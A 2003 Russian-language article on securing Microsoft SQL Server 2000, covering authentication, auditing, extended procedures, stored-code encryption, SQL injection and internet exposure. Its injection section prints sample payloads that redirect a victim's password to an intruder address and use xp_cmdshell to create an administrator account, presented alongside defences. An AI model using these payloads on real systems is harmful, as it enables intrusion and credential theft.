Безопасность Microsoft SQL Server 2000: заметки разработчика

Рахманов Мартин
jimmers@yandex.ru
10 января 2003

Введение

На сегодняшний день СУБД хранят очень ценную информацию, от сохранности которой зависит работа всей организации. В связи с этим нельзя не отметить важность защиты систем управления базами данных с учетом взаимодействия последних с сетью Интернет.

Данный доклад посвящен практическим аспектам работы с Microsoft SQL Server 2000. Все примеры и эксперименты, описанные ниже, проводились на следующем программном обеспечении:

Microsoft SQL Server 2000 Enterprise Edition 8.00.760 (Intel X86) (Service Pack 3)
Microsoft Windows 2000 Advanced Server (Service Pack 3)

Файловая система NTFS, единственный установленный протокол для работы с Microsoft SQL Server – TCP/IP.

В качестве клиентских станций использовались компьютеры:

Microsoft Windows 2000 Professional
Microsoft Windows XP Professional

Все замечания, вопросы и пожелания направляйте, пожалуйста, по адресу:
jimmers@yandex.ru

Распространенные ошибки

Ошибки можно разделить на три категории:

1. Ошибки администрирования
2. Ошибки программирования
3. Ошибки реализации SQL Server

Примером ошибок первой категории являются: открытый в Интернет порт 1434, пустой пароль учетной записи **sa**. Для борьбы с подобного рода ошибками следует установить четкую политику безопасности в организации, согласно которой будет происходить администрирование ИС, включая администрирование СУБД. Необходимо отметить, что одним лишь корректным администрированием сервера баз данных невозможно обеспечить целостность и безопасность информации. Проблему следует рассматривать комплексно.

Примером ошибок второй категории может служить конструирование SQL запросов в приложении “на лету” на основе непроверенного пользовательского ввода и отправка таких запросов серверу СУБД. Для борьбы с такими ошибками можно использовать четкие стандарты кодирования и периодические обзоры программных решений.

Ошибки третьей категории: множественные переполнения буфера в системных расширенных процедурах и командах DBCC, излишне “большие” разрешения на выполнение ряда системных процедур для рядовых пользователей СУБД и т.п. Единственным способом преодоления подобных проблем является регулярный мониторинг соответствующих ресурсов на предмет выхода очередных заплат, сервис паков и их немедленная установка их на сервера.

В данном докладе предпринята попытка обобщить информацию по защите от ошибок всех трех типов.

Обзор режимов аутентификации

Средства обеспечения безопасности SQL Server можно разделить на две составляющие: обеспечение аутентификации и обеспечение авторизации. Microsoft SQL Server 2000 реализована в поддерживает два механизма аутентификации: Windows Authentication и SQL Server Authentication. Рассмотри каждый из этих механизмов подробнее.



Рис. 1. Окно Enterprise Manager для задания различных настроек безопасности

Аутентификация Windows (Windows Authentication)

Данный механизм использует данные учетной записи Windows, под которой работает клиент, для аутентификации на SQL Server. Это означает, что авторизоваться можно только с Windows машин. Для успешной аутентификации достаточно знать имя учетной записи и ее пароль. Создав на своей рабочей станции учетную запись с заданным именем и паролем, успешная аутентификация на SQL Server, использующем локальные учетные записи, гарантирована. Это верно и для случая доменной учетной записи при условии, что совпадает имя домена, имя учетной записи и пароль.

Стандартная аутентификация (SQL Server Authentication)

Данный механизм унаследован от ранних версии продукта и может быть удален в последующих версиях. Использование его не рекомендуется, так как имена учетных записей и пароли передаются по сети практически не зашифрованными. Собственно, имя учетной записи передается открытым текстом, пароль шифруется простейшим алгоритмом на основе операции XOR. Шифрующий код можно найти в проекте FreeTDS (http://www.freetds.org). Кроме того, недавно выяснилось, что механизм, которым SQL Server пользуется для сохранения хэша пароля тоже не совсем хорош. Дело в том, что он сохраняет хэш как для самого пароля, так и для его версии в верхнем регистре, что сильно снижает время, необходимое для подбора пароля методом перебора всех возможных вариантов. Это сильно похоже на проблему хранения паролей учетных записей в системах Windows NT/2000/XP, где также сохраняется хэш от версии пароля LM в верхнем регистре. На сайте компании Next Generation Security Software Ltd можно найти пробную версию программы, которая подбирает пароли для учетных записей SQL Server методом полного перебора, используя указанный выше изъян.

Реализовать парольную политику для режима SQL Server Authentication намного сложнее, это потребует вмешательства в код системных хранимых процедур, что нежелательно (хотя в Интернет можно найти примеры). В то же время, режим Windows Authentication позволяет возложить заботу о пароле на операционную систему.

Аудит попыток входа

Microsoft SQL Server 2000 позволяет вести регистрацию всех попыток входа, как удавшихся, так и нет. Для этого достаточно воспользоваться кнопкой Audit Level вкладки Security (рис. 1) и перезапустить SQL Server. После этой операции все попытки доступа будут регистрироваться в журнале операционной системы Windows NT/2000/XP и в журнале SQL Server. Можно производить мониторинг журналов.

Внутренняя переменная `@@connections` увеличивает свое значение с каждой новой попыткой соединения с сервером.

Встроенных средств ограничения доступа по IP адресам в Microsoft SQL Server 2000 нет. Ограничения по количеству попыток входа для данной учетной записи (SQL login) нет, что является еще одним аргументом в пользу интегрированной аутентификации.

Расширенные хранимые процедуры

Прежде всего, отметим, что расширенные хранимые процедуры всегда выполняются в контексте безопасности учетной записи операционной системы, под которой запущена служба mssqlserver. Это означает, что любая ошибка в коде расширенной хранимой процедуры может обернуться аварийным завершением работы сервера, исполнением произвольного кода.

Самые распространенные ошибки при написании расширенных хранимых процедур:

1. Переполнение (буфера, кучи и т.п.)
2. Утечка памяти
3. Ошибки форматирования (format string errors)

Ошибки первого класса могут привести к исполнению кода злоумышленника.
Ошибки второго класса чреваты аварийным остановом сервера и отказом в обслуживании.
Ошибки форматирования могут привести к чтению информации, которая не должна быть доступна.

Во всех трех случаях возможны потери информации!

Прежде чем писать расширенные хранимые процедуры, необходимо ознакомиться со статьей Q190987, несмотря на ее давность. После написания код тщательно перепроверить. Возможно использование средств, автоматизирующих поиск ошибок определенного рода, например, Fezer (код которого можно адаптировать).

Шифрование хранимого кода

Хранимые процедуры, триггеры, определяемые пользователем функции и определения представлений могут быть зашифрованы при помощи опции WITH ENCRYPTION. Однако, не стоит полагаться на надежность данного механизма, ведь если сам сервер может расшифровать код (а это ему необходимо), то можно сделать это и в обход него. Подробное описание алгоритма расшифровки для Microsoft SQL Server 2000 можно найти на сайте http://www.sqlsecurity.com. Кроме того, существует ряд программ, реализующих функциональность по расшифровке кода. Отметим также, что при переходе от версии 7 к версии 2000 Microsoft изменила алгоритм шифрования, т.ч. средства расшифровки кода для версии 7 не будут корректно работать на Microsoft SQL Server 2000.

Внедрение SQL кода (SQL Injection)

Проблема многих приложений состоит в динамической генерации SQL запросов и отправке их в СУБД без предварительной обработки. Например, следующий фрагмент кода не является редкостью:

```
...
Set rs = cn.Execute("SELECT password FROM dbo.Users WHERE email = '" &_
 Request.Form("email") & "'")
...
objMail.To = Request.Form("email")
objMail.Send(rs(“password”))
...
```

Нетрудно видеть, что через поле формы `email` можно изменить логику запроса. Например, с большой долей вероятности можно получить пароль произвольного пользователя, если в качестве значения поля `email` будет получено:

```
victim@host.com' OR email=';intruder@provider.com
```

Запрос будет выглядеть так:

```
SELECT password FROM dbo.Users WHERE email = 'victim@host.com' OR
email=';intruder@provider.com'
```

что приведет к тому, что будет выбран пароль Пользователя с адресом victim@host.com, но отправлен он будет, скорее всего, по адресу intruder@provider.com, т.к. многие почтовые компоненты считают символ `;` разделителем адресов. Этот сценарий будет работать в случае, если запросы строятся динамически и без проверки пользовательского ввода. Если же приложение работает под учетной записью, обладающей большими привилегиями в SQL Server, то последствия могут быть еще печальнее, вплоть до получения контроля над машиной, где работает SQL Server:

```
'; EXEC master.dbo.xp_cmdshell 'net user john pass /add && net localgroup
Administrators john /add
```

Пользуясь подобными ошибками, злоумышленник может раскрыть схему таблиц, механизм подробно описан в документе “Web Application Disassembly with ODBC Error Messages”, автор David Litchfield. Кроме того, в ряде случаев такие ошибки сводят на нет все усилия по защите сети через брандмауэр, т.к. атака может идти поверх HTTP, а для обмена данными, проникновения во внутреннюю сеть может использоваться SQL Server злоумышленника, выступающий в качестве присоединенного сервера. Об этом можно прочесть в документе “Manipulating Microsoft SQL Server Using SQL Injection”, автор Cesar Cerrudo. Например, может быть использован такой запрос для получения списка баз на другом SQL сервере:

```
SELECT * FROM OPENROWSET('SQLOLEDB',
'Server=INTERNAL_SQL_SERVER;UID=sa;PWD=password;', 'select * from
sysdatabases')
```

При этом могут использоваться также и удаленные и присоединенные SQL сервера, зарегистрированные на захваченной машине.

Для того, чтобы избежать ошибок подобного рода можно применить следующие методы:

- Не запускать приложения под привилегированными “учетными записями” (sysadmin, db_owner и т.п.) SQL Server. Не запускать SQL Server под привилегированными учетными записями операционной системы (LocalSystem, Administrators group member и т.п.).

- Отказаться от динамических запросов в пользу хранимых процедур. Это позволит не только искоренить SQL Injection, но и воспользоваться другими преимуществами использования хранимого кода. Однако не стоит забывать, что в случае использования динамических запросов внутри хранимых процедур проблема внедрения кода все же остается. Например:

  ```
  CREATE PROCEDURE dbo.GetUsers
    @Field varchar(100)
  AS
  SET NOCOUNT ON
  EXEC ('SELECT UserID, Username, FirstName, LastName FROM dbo.Users
  ORDER BY ' + @Field)
  RETURN
  GO
  ```

  Вызов (“опасный”):

  ```
  EXECUTE dbo.GetUsers '1; EXEC master.dbo.xp_cmdshell [net user john
  /add && net localgroup Administrators john /add]'
  ```

- Использовать параметризованные запросы

- Использовать регулярные выражения для проверки пользовательского ввода до того, как он будет отправлен в СУБД. В случае несоответствия ввода и шаблона выдавать сообщение об ошибке клиенту, оставлять запись об ошибке (ни в коем случае не показывать клиенту ошибки SQL Server’a!) в журнале приложения и прекращать выполнение запроса.

- Использовать функции для экранирования служебных символов. Например:

  ```
  strEmail = Replace(Request.Form("Email"), "'", "''")
  ```

- Проводить обзор кода (code review) и следовать стандартам кодирования

В качестве автоматических тестирующих средств можно порекомендовать SPI Dynamic WebInspect 2.6. Данное средство тестирования приложений пытается отыскать и ошибки класса “SQL Injection”.

Защита в Интернет

По возможности не выставляйте Ваш SQL Server в Интернет. Это верный способ привлечь взломщиков. Однако, если это неизбежно, примите к сведению:

- Открыть для доступа необходимо лишь один порт – собственно для коммуникации с сервером. Его номер следует изменить с 1433 на другой, нестандартный (т.е. вне списка известных портов), дабы сканеры уязвимостей находили его только при полном переборе портов.

- Закройте прочие порты, используемые для работы с SQL Server. В частности, необходимо закрыть порт 1434, используемый службой SQL Server Resolution Service, закрыть порт 445, служащий в Windows 2000 для работы по протоколу SMB.

- Используйте шифрование потоков данных в сети: встроенное в SQL Server (SSL) либо встроенное в операционную систему (IPSec), либо стороннее, например, SHH туннель.

- Не запускайте на машине с SQL Server никаких приложений кроме самого SQL Server. Особенно это касается Web серверов, FTP серверов и т.п.

- Не используйте машину с SQL Server в качестве контроллера домена.

- Не запускайте SQL Server под привилегированной учетной записью.

- Удалите неиспользуемые расширенные хранимые из разряда опасных (xp_cmdshell, sp_OA*, xp_reg* и т.п.) процедуры либо выдайте запрет на их исполнение рядовым пользователям.

- Не запускайте приложение под привилегированной учетной записью, разрешения на объекты БД раздавайте явно.

- Устанавливать *только* необходимые компоненты. Например, если Вам не потребуется репликация, то не устанавливайте соответствующий компонент SQL Server.

- Ведите аудит всех попыток соединения. Ведите аудит событий безопасности в операционной системе. Если есть возможность установить специализированную систему защиты и уведомления о нападениях (Intrusion Detection System) – установите ее.

- Корректно раздайте права на доступ к системным каталогам и файлам. **Используйте файловую систему NTFS.**

- Следите за “заплатками” и пакетами обновления и устанавливайте их немедленно. Не ждите выхода пакета обновления, устанавливайте заплатки.

- Используйте брандмауэр или другое специализированное программное обеспечение для ограничения доступа к SQL Server по диапазону IP адресов

клиентов, времени доступа и так далее, если это допускают Ваши требования.

- По возможности, не соединяйте машину, где работает SQL Server, с внутренней сетью организации для снижения риска дальнейших атак.

- **Никогда** не используйте одни и те же пароли на разных машинах. Выбирайте “сильные” пароли.

- Удалите неиспользуемые сетевые протоколы из Server Network Utility.

- Установите отсылку уведомлений (Alerts) о событиях типа Access Denied ответственному персоналу.

- Для SQL Logins задайте сложные пароли – длинные, с различным регистром букв, содержащие не только буквы и цифры.

Программное обеспечение

Существует несколько продуктов, позволяющих в той или иной мере автоматизировать или просто ускорить работы по укреплению безопасности решений на основе Microsoft SQL Server. Ниже приведен обзор некоторых из них. Подробную информацию, включая пробную версию, можно найти на сайтах производителей.

- NGSSQuirreL – сканер уязвимостей для Microsoft SQL Server. Создает T-SQL скрипты для усиления безопасности сервера. Страница продукта в Интернет: http://www.nextgenss.com/software/ngssquirrel.html

- AppDetective – также сканер уязвимостей. Имеет модуль для Microsoft SQL Server. Адрес в Интернет: http://www.appsecinc.com/products/appdetective/mssql/

- X-Spider – российский продукт, способен выявлять уязвимости SQL Server'а. http://www.xspider.ru/

Кроме того, корпорацией Microsoft выпущены программы Microsoft Baseline Security Analyzer и HFNetChk (совместно с Shavlik Technologies) для определения уровня защищенности хоста через выявление установленных и неустановленных сервис паков и заплаток.

Литература и источники в Интернет

Информация по безопасности Microsoft SQL Server в Интернет

http://www.microsoft.com/sql - официальный сайт Microsoft SQL Server
http://technet.microsoft.com – информация об обновлениях для продуктов Microsoft, подписка на уведомления о выходе заплаток.
http://www.sqlsecurity.com – сайт о безопасности Microsoft SQL Server: FAQ по защите сервера, lockdown скрипт, ссылки на прочие ресурсы, новости.
http://www.securityfocus.com – крупнейшая база по уязвимостям, аналитические материалы по безопасности, статьи для практического применения администраторами, разработчиками.
http://www.appsecinc.com – поставщик средств аудита безопасности, новости, статьи
http://www.ngssoftware.com - поставщик средств аудита безопасности SQL Server, новости, статьи.

Литература

Designing Secure Web-based Applications for Windows 2000, Michael Howard, Marc Levy, and Richard Waymire
Writing Secure Code, Michael Howard, David LeBlanc
Inside Microsoft SQL Server 2000, Kalen Delaney